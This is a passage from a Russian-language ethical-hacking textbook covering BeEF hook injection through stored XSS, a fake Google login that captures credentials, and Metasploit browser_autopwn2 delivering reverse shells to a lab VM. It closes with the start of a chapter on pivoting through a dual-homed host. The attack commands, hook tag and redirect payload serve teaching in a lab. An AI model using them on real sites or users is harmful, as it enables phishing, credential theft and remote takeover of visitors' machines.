Внедрение скрипта BeEF Hook

По завершении процесса установки запустите фреймворк BeEF:

```
kali@kali:~$ sudo beef-xss
```

При запуске программы вам может быть предложено ввести имя пользователя и пароль. Создайте их и обязательно запомните. Затем в вашем терминале должно отобразиться следующее содержимое:

```
[*] Please wait for the BeEf service to start.
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel ❶
[*]   Hook: <script src="http//<IP>:3000/hook.js"></script> ❷
[*] Example: <script src="http//127.0.0.1:3000/hook.js"></script>
```

Скопируйте URL веб-интерфейса BeEF ❶ и введите его в адресную строку своего браузера. После этого вы должны увидеть экран аутентификации BeEF (рис. 13.9). Авторизуйтесь в системе, используя созданные ранее имя пользователя и пароль.

Итак, вы настроили сервер BeEF, который будет прослушивать соединения от вредоносного кода JavaScript, который вы внедрите чуть позже. Код для внедрения вам также будет предоставлен фреймворком ❷. Указанный здесь тег `<script>` загрузит вредоносный файл JavaScript `hook.js`, который будет обмениваться данными с сервером BeEF. После загрузки модуля вы сможете получить доступ ко всем его функциям.

Реализуйте описанную ранее в этой главе хранимую XSS-атаку, чтобы внедрить эту полезную нагрузку на страницу блога Mutillidae на addtoyourblog.php. Если атака окажется успешной, то скрипт будет встроен в веб-страницу и ваш браузер Kali Linux появится в списке зараженных браузеров (Hooked Browsers) в веб-интерфейсе BeEF (рис. 13.10). Теперь любой браузер, посещающий эту веб-страницу, будет заражен вредоносным кодом JavaScript.

Tlgm: @it_boooks

Рис. 13.9. Экран аутентификации BeEF




Рис. 13.10. Список браузеров, в которых запущен вредоносный код JavaScript

В качестве теста попробуйте атаковать браузер Firefox на виртуальной машине Ubuntu. Запустите Ubuntu и посетите страницу блога. Когда машина Ubuntu загрузит страницу, она должна появиться в списке Online Browsers.

Реализация атаки с помощью методов социальной инженерии

Что можно сделать с зараженным браузером? Попробуйте задействовать фреймворк BeEF для проведения атаки с помощью методов социальной инженерии. В рамках этой атаки жертве будет показан поддельный экран аутентификации при попытке получить доступ к странице блога. Когда пользователь введет свои логин и пароль,

Tlgm: @it_boooks

инструмент BeEF захватит учетные данные и перенаправит пользователя на страницу блога.

Для начала щелкните на IP-адресе машины Ubuntu в списке зараженных браузеров (Hooked Browsers) и выберите вкладку Commands (Команды) (рис. 13.11).




Рис. 13.11. Реализация атаки с помощью методов социальной инженерии в BeEF

Вкладка Commands (Команды) содержит список модулей BeEF. Рекомендую просмотреть их, чтобы получить представление обо всем, что вы можете сделать, если сумеете внедрить на сайт свой код JavaScript. Вы также можете создать собственные модули BeEF, используя язык программирования Ruby и JavaScript. Если вам это интересно, то ознакомьтесь с документацией на https://github.com/beefproject/beef/wiki/Module-Creation/.

Щелкните на папке Social Engineering (Социальная инженерия) и выберите атаку Google Phishing (Google-фишинг). Эта атака предполагает внедрение кода JavaScript, который имитирует страницу аутентификации в системе Gmail. По выполнении данной атаки на машине жертвы откроется страница, похожая на рис. 13.12.

В поле XSS hook URL введите /index.php?page=addtoyourblog.php. На страницу с этим URL будет перенаправлен пользователь после ввода своих учетных данных. Затем нажмите кнопку Execute (Выполнить) и перейдите на страницу блога в браузере Ubuntu. Попробуйте ввести выдуманные учетные данные в поля поддельного

Tlgm: @it_boooks

экрана аутентификации. Щелкнув на слове command 1 (команда 1) на панели Module Results History (История результатов модуля) интерфейса BeEF, вы должны увидеть перехваченные учетные данные (рис. 13.13).




Рис. 13.12. Поддельный экран аутентификации в системе Google




Рис. 13.13. Учетные данные, украденные с помощью фишинговой атаки

Вкладка Details (Подробности) содержит информацию о браузере, собранную инструментом BeEF, включая версию браузера и тип атак, которым он может быть подвержен.

Переходим от браузера к компьютеру

Удачный взлом сайта еще не гарантирует получение доступа к компьютеру. Дело в том, что вкладки большинства современных браузеров помещены в так называемую *песочницу*, то есть изолированы от других вкладок и остальной операционной системы. Это не позволяет вредоносному коду, запущенному на одной вкладке, получить доступ к остальному содержимому устройства.

Теперь предположим, что в этой песочнице есть уязвимости. В таком случае злоумышленник может использовать вредоносный код JavaScript для эксплуатации этих уязвимостей, выхода за пределы браузера и запуска обратной оболочки на

Tlgm: @it_boooks

целевой машине. Так хакер мог бы взломать компьютер пользователя, воспользовавшись уязвимым сайтом. Подобная атака могла бы нанести огромный ущерб. Представьте, если бы злоумышленник внедрил вредоносный код в сайт популярной социальной сети или поисковой системы и впоследствии получил доступ к компьютерам всех посетителей.

Подобные атаки не являются чем-то из ряда вон выходящим. Участникам ежегодного хакерского конкурса Pwn2Own дается три дня на то, чтобы взломать компьютеры через браузер. На этих компьютерах всегда установлены новейшие операционные системы и браузеры, и все же практически каждый год кому-то из хакеров удается победить в этом конкурсе.

Эксплуатация старой версии браузера Chrome

В 2017 году Оливер Чанг, инженер из компании Google, обнаружил уязвимость в движке JavaScript V8 браузера Chrome. Она давала злоумышленникам возможность производить запись за пределами выделенного в памяти буфера, что позволяло запускать оболочку на компьютере жертвы. Вы можете найти код соответствующего эксплойта в базе данных Exploit Database (ID 42078). При выполнении этого кода уязвимая версия браузера Chrome запускает приложение «Калькулятор» на машине Linux. Запуск калькулятора фактически демонстрирует возможность выхода за границы браузера. Уязвимости, связанные с чтением и записью за пределами выделенного в памяти буфера, представляют собой весьма ценные находки, поскольку позволяют злоумышленнику загрузить и запустить оболочку, используя целый набор методов эксплуатации.

На практике обнаружение и написание эксплойтов для браузеров может оказаться довольно сложной задачей. Самые популярные браузеры, Chrome и Safari, разрабатываются двумя крупными технологическими компаниями, в которых работают целые команды тестировщиков. Поэтому, несмотря на то что такие традиционные методы, как фаззинг и конколическое выполнение, могут вам помочь обнаружить подобные уязвимости, имейте в виду, что эти корпорации тоже их используют. Например, у компании Google есть собственный инструмент для фаззинг-тестирования программы Chrome под названием *ClusterFuzz*, который разработчики почти наверняка применяют перед выпуском новой версии браузера. Таким образом, гораздо больше вам может повезти при проверке кода вручную. К счастью, движки браузера, используемые программами Chrome (Blink) и Safari (Webkit), имеют открытый исходный код и хорошо документированы, так что вы можете компилировать и отлаживать их самостоятельно. Команда разработчиков Chrome даже выкладывает на YouTube бесплатные лекции в рамках курса под названием Chrome University. Одна из лекций посвящена исследованию уязвимости CVE-2019-5786, которая затронула браузер Chrome в 2019 году и была использована одним государственным ведомством.

Tlgm: @it_boooks

После исправления этих уязвимостей еще некоторое время (от нескольких дней до недель) уходит на обновление устройств пользователей. Поскольку эти проекты имеют открытый исходный код, злоумышленники могут просматривать и эксплуатировать эти уязвимости до выхода исправления.

Установка руткитов путем эксплуатации уязвимостей сайтов

Как злоумышленник может использовать описанные в этой главе эксплойты, например, для установки руткита на компьютер жертвы при посещении ею определенного сайта? Рассмотрим следующий сценарий атаки: мы просканировали сайт и обнаружили XSS-уязвимость в приложении. Назовем ее уязвимость 1. Затем мы используем ее для загрузки вредоносного кода JavaScript, который выходит за пределы песочницы браузера и загружает вредоносную обратную оболочку на компьютер жертвы (уязвимость 2). Как только обратная оболочка подключается к нашему атакующему серверу, мы используем уязвимость ядра (обсуждается в главе 14), чтобы повысить свои привилегии (уязвимость 3) и установить руткит. После этого мы можем незаметно управлять компьютером.

На рис. 13.14 показан процесс реализации этого эксплойта с использованием инструментов BeEF и Metasploit.




Рис. 13.14. Взаимодействия между веб-сервером, ноутбуком жертвы и сервером хакера

Сначала жертва посещает сайт, содержащий вредоносный код JavaScript ❶, который мы внедрили. После загрузки страницы ❷ браузер жертвы активирует код, который подключается к серверу BeEF ❸. Затем сервер BeEF внедряет дополнительный

Tlgm: @it_boooks

вредоносный код JavaScript ❹, содержащий ссылку на код эксплуатации уязвимости на сервере Metasploit. После этого браузер подключается к серверу Metasploit ❺ и скачивает код JavaScript, который автоматически сканирует браузер на наличие уязвимостей ❻. При обнаружении уязвимости браузера код эксплуатирует ее и загружает на компьютер обратную оболочку, которая подключается к серверу Metasploit ❼. Теперь злоумышленник может повысить свои привилегии и установить руткит.

Мы можем попробовать провести такую атаку, установив уязвимую версию браузера Firefox на виртуальную машину Ubuntu. Мы используем модуль Metasploit `browser_autopwn2`, чтобы автоматически просканировать браузер на наличие набора эксплойтов. Запустите консоль Metasploit, открыв терминал на виртуальной машине Kali Linux и выполнив команду `msfconsole`. После запуска Metasploit Framework выберите модуль `browser_autopwn2`, выполнив следующую команду:

```
msf6 > use auxiliary/server/browser_autopwn2
```

Используйте команду `options` для отображения списка доступных параметров. Мы будем использовать параметры по умолчанию, однако для обеспечения большей секретности вместо сгенерированных случайных значений вы можете использовать SSL-сертификат и путь URL. Например, инструмент URLCrazy позволяет находить доменные имена, похожие на те, которые вы атакуете.

Теперь запустите сервер Metasploit, выполняющий код `browser_autopwn`:

```
msf6 auxiliary(server/browser_autopwn2) > run
   [*] Starting listeners...
   [*] Time spent: 20.41047527
   [*] Using URL: http://0.0.0.0:8080/TB19m513Mq91
   [*] Local IP: http://192.168.1.113:8080/TB19m513Mq91 ❶

   [*] The following is a list of exploits that BrowserAutoPwn will consider using.
   [*] Exploits with the highest ranking and newest will be tried first.

   Exploits ❷
   ========

Order  Rank       Name                                  Payload
-----  ----       ----                                  -------
1      Excellent  firefox_webidl_injection              firefox/shell_reverse_tcp
                                                        on 4442
2      Excellent  firefox_tostring_console_injection    firefox/shell_reverse_tcp
                                                        on 4442
3      Excellent  firefox_svg_plugin                    firefox/shell_reverse_tcp
                                                        on 4442
4      Excellent  firefox_proto_crmfrequest             firefox/shell_reverse_tcp
                                                        on 4442
5      Excellent  webview_addjavascriptinterface        android/meterpreter/
                                                        reverse_tcp on 4443
```

Tlgm: @it_boooks


```
6       Excellent  samsung_knox_smdm_url                android/meterpreter/
                                                        reverse_tcp on 4443
7       Great      adobe_flash_worker_byte_array_uaf    windows/meterpreter/
                                                        reverse_tcp on 4444
```

Вы должны увидеть URL сервера ❶ и список эксплойтов, которые попробует реализовать модуль ❷. Однако многие из этих эксплойтов уже устарели и работают только в Firefox 27 или более ранней версии. Тем не менее этот модуль имеет открытый исходный код, а значит, кто-то из читателей нашей книги может дополнить его новыми эксплойтами. В данном случае вам просто нужно запустить их в более ранней версии Firefox. Скачайте старую версию браузера и установите ее на виртуальную машину Ubuntu с помощью следующих команд:

```
victim@ubuntu:~$ wget ftp.mozilla.org/pub/firefox/releases/26.0/linux-x86_64/en-GB/
➥ firefox-26.0.tar.bz2
tar -xjf firefox-26.0.tar.bz2
victim@ubuntu:~$ cd firefox
victim@ubuntu:~/firefox$ ./firefox
```

Пора применить инструмент BeEF для внедрения вредоносного кода JavaScript. Убедитесь в том, что вы заразили браузер виртуальной машины Ubuntu, добавив полезную нагрузку на страницу блога, размещенную на сервере Metasploitable. Затем откройте окно браузера с пользовательским интерфейсом BeEF и щелкните на названии браузера, связанного с виртуальной машиной Ubuntu. Как и ранее в этой главе, выберите вкладку Commands (Команды) и откройте папку Misc (Разное). Щелкните на модуле Raw JavaScript, который позволяет внедрять в страницу любой код JavaScript. В данном случае мы внедрим скрипт, который загружает вредоносную страницу, связанную с модулем `browser_autopwn2`:

```
window.location="http://192.168.1.113:8080/bEBTChJshPJ";
```

Эта команда JavaScript открывает в браузере пользователя вкладку с вредоносной страницей. Это довольно заметно, но эффективно. Более утонченный способ предполагает внедрение кода JavaScript, связанного с атакой, непосредственно в страницу. Нажмите кнопку Execute (Выполнить) и переключитесь на терминал, в котором запущен модуль `browser_autopwn2`. Если атака выполнена успешно, то будет начат новый сеанс Meterpreter. Введите команду **`sessions`**, чтобы просмотреть список активных сеансов:

```
msf6 auxiliary(server/browser_autopwn2) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd              192.168.1.113:4442 -> 192.168.1.109:
   ➥ 41938 (192.168.1.109)
```

Tlgm: @it_boooks

Вы можете взаимодействовать с сеансом, введя ключевое слово **`sessions`**, за которым следует его номер. Например, команда `sessions 1` позволяет взаимодействовать с первым сеансом. Попробуйте запустить простую команду, например **`whoami`** или **`pwd`**, или введите **`help`**, чтобы просмотреть все доступные команды. Вы можете использовать эту оболочку для скачивания руткита, позволяющего избежать обнаружения и сохранить доступ к компьютеру даже после обновления браузера.

Жутковато, не правда ли? Чтобы обезопасить себя, обращайте внимание на сайты, которые посещаете. А настоящим параноикам я рекомендую установить плагин NoScript, который запрещает браузеру запускать любой код JavaScript.

Упражнение: поиск ошибок в программе Bug Bounty

Пришло время поохотиться в одиночку. Будучи этичным хакером, вы не станете атаковать компании без их разрешения. К счастью, многие компании учреждают так называемые *программы Bug Bounty*, в рамках которых этичные хакеры атакуют их сайты и получают вознаграждение за обнаружение уязвимостей. Каждая такая программа предусматривает свои правила, определяющие части сайта, которые могут быть атакованы, а также ограничения (например, на применение методов социальной инженерии). Актуальный список таких программ можно найти на сайте Hackerone.com. Чтобы отточить навыки поиска ошибок, обратитесь к книге Питера Яворски «Ловушка для багов»[1], в которой автор рассказывает об ошибках, обнаруженных в ходе участия в программах Bug Bounty (и о полученных наградах). Помимо XSS и SQL-инъекций, Яворски описывает и другие уязвимости, такие как состояния гонки, уязвимости, связанные с доступом к памяти, и подделка межсайтовых запросов. Удачной охоты.

[1] *Яворски П.* Ловушка для багов. Полевое руководство по веб-хакингу. — СПб.: Питер, 2020.

Tlgm: @it_boooks

Tlgm: @it_boooks

ЧАСТЬ V

ЗАХВАТ КОНТРОЛЯ НАД СЕТЬЮ

Tlgm: @it_boooks

14

Проброс трафика и повышение привилегий

Я не понимаю того, что не могу создать.

Ричард Фейнман

До этого мы рассматривали способы взлома одного компьютера. Однако злоумышленники часто стремятся получить полный контроль над целевой частной сетью. Контролируя сеть, хакер может беспрепятственно перемещаться от одной машины к другой, извлекая информацию и внедряя вредоносные программы. Более того, как только злоумышленник получает контроль над сетью, избавиться от него бывает очень трудно, поскольку он может скрываться где угодно. В текущей главе мы рассмотрим два метода перемещения по сети.

Сначала мы поговорим о такой технике, как проброс трафика, которую злоумышленники могут использовать для получения доступа к частной сети путем маршрутизации трафика через машину с двойной привязкой, то есть машину, подключенную как к общедоступной, так и к частной сети. Затем мы извлечем учетные данные пользователя из памяти компьютера с помощью атаки на повышение привилегий. В некоторых случаях мы можем использовать украденные учетные данные для входа на другой компьютер, подключенный к частной сети. Использование украденных учетных данных — это один из самых лучших способов перемещения по сети, доступных злоумышленнику.

Tlgm: @it_boooks

Проброс трафика с помощью устройства с двойной привязкой

Сети, открытые для пользования всем людям, обычно называются общедоступными. Пример такой сети — интернет. С другой стороны, сети, закрытые для широкой публики, такие как внутренняя сеть организации, называются частными. Тем не менее пользователям частной сети нередко требуется доступ к ресурсам, содержащимся в такой общедоступной сети, как интернет. Например, сотрудникам корпораций необходим доступ к поисковой системе Google. Для защиты внутренней сети компании часто используют межсетевые экраны, устанавливаемые между общедоступной сетью (интернет) и частной корпоративной сетью. Поскольку межсетевой экран подключен как к общедоступной, так и к частной сети, машина, на которой он запущен, называется *устройством с двойной привязкой* (dualhomed device).

Устройства с двойной привязкой чрезвычайно важны для злоумышленников, находящихся в общедоступной сети, поскольку для получения доступа к частной сети организации они должны обойти межсетевой экран. Маршрутизация трафика через машину с двойной привязкой для получения доступа к сети называется *пробросом* (pivoting). Настроим тестовую сеть, чтобы продемонстрировать применение этой техники. Мы скомпрометируем виртуальную машину Metasploitable, которую сначала превратим в устройство с двойной привязкой, и используем ее в качестве прокси-сервера, чтобы получить доступ к частной сети для совершения атаки на виртуальную машину Ubuntu.

Настройка устройства с двойной привязкой

Машина pfSense в нашей виртуальной среде — пример устройства с двойной привязкой, поскольку выступает в качестве моста между нашей частной сетью и интернетом. Однако мы не будем компрометировать маршрутизатор pfSense, чтобы продемонстрировать технику проброса трафика, поскольку он защищает наши устройства от атак реальных хакеров. Вместо этого мы превратим в устройство с двойной привязкой виртуальную машину Metasploitable и подключим ее к другой частной сети, содержащей виртуальную машину Ubuntu. Схема сети, которую мы будем атаковать, представлена на рис. 14.1.

Первичный интерфейс сервера Metasploitable обозначен цифрой ❶. Этот интерфейс мы используем для подключения сервера к нашей смоделированной общедоступной сети, содержащей виртуальную машину Kali Linux. Второй интерфейс ❷ будет подключен к частной сети. Наша цель будет заключаться в том, чтобы взломать сервер Metasploitable и использовать его для маршрутизации трафика с первичного интерфейса в частную сеть через вторичный интерфейс. Однако для начала необходимо настроить виртуальную среду.

Tlgm: @it_boooks

Мы начнем с включения второго интерфейса на виртуальной машине Metasploitable и его подключения к частной сети. Для этого перейдите к настройкам машины Metasploitable в VirtualBox (рис. 14.2).




Рис. 14.1. Схема сети




Рис. 14.2. Настройка второго сетевого интерфейса

Tlgm: @it_boooks

Перейдите на вкладку Network (Сеть) ❶. В разделе Adapter 2 (Адаптер 2) ❷ установите флажок Enable Network Adapter (Включить сетевой адаптер) ❸. В качестве имени частной сети задайте Private LAN ❹.

Теперь мы должны назначить IP-адрес только что включенному интерфейсу. Мы сделаем это, отредактировав файл `interface` сервера Metasploitable. Выполните следующую команду, чтобы открыть этот файл в текстовом редакторе `vim`, который предустановлен в Metasploitable:

```
msadmin@metasploitable:~# sudo vim /etc/network/interface
# Этот файл описывает сетевые интерфейсы, доступные в вашей системе, и способы
# их активации. Для получения дополнительной информации см. interfaces(5).

# интерфейс Loopback
auto lo
iface lo inet loopback

# Первичный сетевой интерфейс
auto eth0
iface eth0 inet dhcp ❶

# Вторичный сетевой интерфейс
auto eth1
iface eth1 inet static ❷
address 10.0.0.1 ❸
netmask 255.255.255.0 ❹
```

Открыв файл, вы должны увидеть определение первичного интерфейса ❶. Как правило, этот интерфейс подключен к общедоступной сети. Значение `iface eth0` соответствует интерфейсу Ethernet (`eth0`). Подробно об интерфейсах мы говорили в главе 1. Параметр `inet` обозначает адресацию IPv4, а `dhcp` — что мы разрешаем DHCP-серверу назначить этому интерфейсу IP-адрес. *DHCP* (dynamic host configuration protocol, протокол динамической настройки узла) — протокол, который обычно используют маршрутизаторы для назначения IP-адресов машинам, подключающимся к сети. Например, ваш домашний маршрутизатор Wi-Fi имеет встроенный DHCP-сервер, а это означает, что ваш ноутбук использует протокол DHCP для получения IP-адреса при подключении к сети. Это гарантирует то, что ваш ноутбук не будет использовать тот же IP-адрес, что и компьютер, подключившийся к вашей сети до него. При использовании значения `static` IP-адреса назначаются вручную.

При настройке второго интерфейса мы установим для него статический IPv4-адрес ❷ `10.0.0.1` ❸ и маску подсети `255.255.255.0` ❹. Сохраните файл, а затем запустите интерфейс `eth1`, выполнив следующую команду:

```
msadmin@metasploitable:~# sudo ip link set dev eth1 up
```

Tlgm: @it_boooks

Наконец, перезапустите сетевой интерфейс:

```
msadmin@metasploitable:~# sudo /etc/init.d/networking restart
```

Подключение машины к частной сети

После настройки устройства с двойной привязкой мы можем переместить виртуальную машину Ubuntu в нашу новую частную сеть. Однако после перемещения у нее уже не будет доступа к интернету. Поэтому, прежде чем делать это, настроим ее.

Для входа в систему Ubuntu мы будем использовать OpenSSH — реализацию SSH-сервера с открытым исходным кодом, которая позволяет пользователям подключаться к машине с помощью протокола SSH. Авторизуйтесь в системе своей виртуальной машины Ubuntu и установите сервер OpenSSH:

```
victim@ubuntu:~$ sudo apt-get install openssh-server
victim@ubuntu:~$ sudo systemctl enable ssh
```

Когда установка завершится, переместите виртуальную машину Ubuntu в частную сеть, изменив настройки интерфейса в VirtualBox для подключения к сети Private LAN.

Теперь вам нужно назначить IP-адрес интерфейсу на виртуальной машине Ubuntu. Это связано с тем, что в нашей частной сети нет DHCP-сервера. Назначьте статический IP-адрес своей виртуальной машине Ubuntu, перейдя в раздел Settings (Настройки) (рис. 14.3).

В разделе Network (Сеть) щелкните на значке Settings (Настройки) в виде шестеренки и перейдите на вкладку IPv4. Выберите способ настройки Manual (Вручную) и задайте IP-адрес 10.0.0.15, маску сети 255.255.255.0 и шлюз по умолчанию 10.0.0.1.

Убедитесь в том, что вы можете получить доступ к серверу Metasploitable с виртуальной машины Ubuntu, отправив ему ping-запросы. Если связь с сервером Metasploitable налажена, то вы должны получить следующее, не потеряв ни единого пакета:

```
victim@ubuntu:~$ ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1): 56 data bytes
64 bytes from 10.0.0.1: icmp_seq=0 ttl=115 time=15.049 ms
64 bytes from 10.0.0.1: icmp_seq=1 ttl=115 time=14.385 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=115 time=15.036 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=115 time=22.304 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=115 time=23.752 ms
64 bytes from 10.0.0.1: icmp_seq=5 ttl=115 time=14.254 ms
64 bytes from 10.0.0.1: icmp_seq=6 ttl=115 time=14.321 ms
^C
--- 10.0.0.1 ping statistics ---
7 packets transmitted, 7 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 14.254/17.014/23.752/3.835 ms
```

Tlgm: @it_boooks

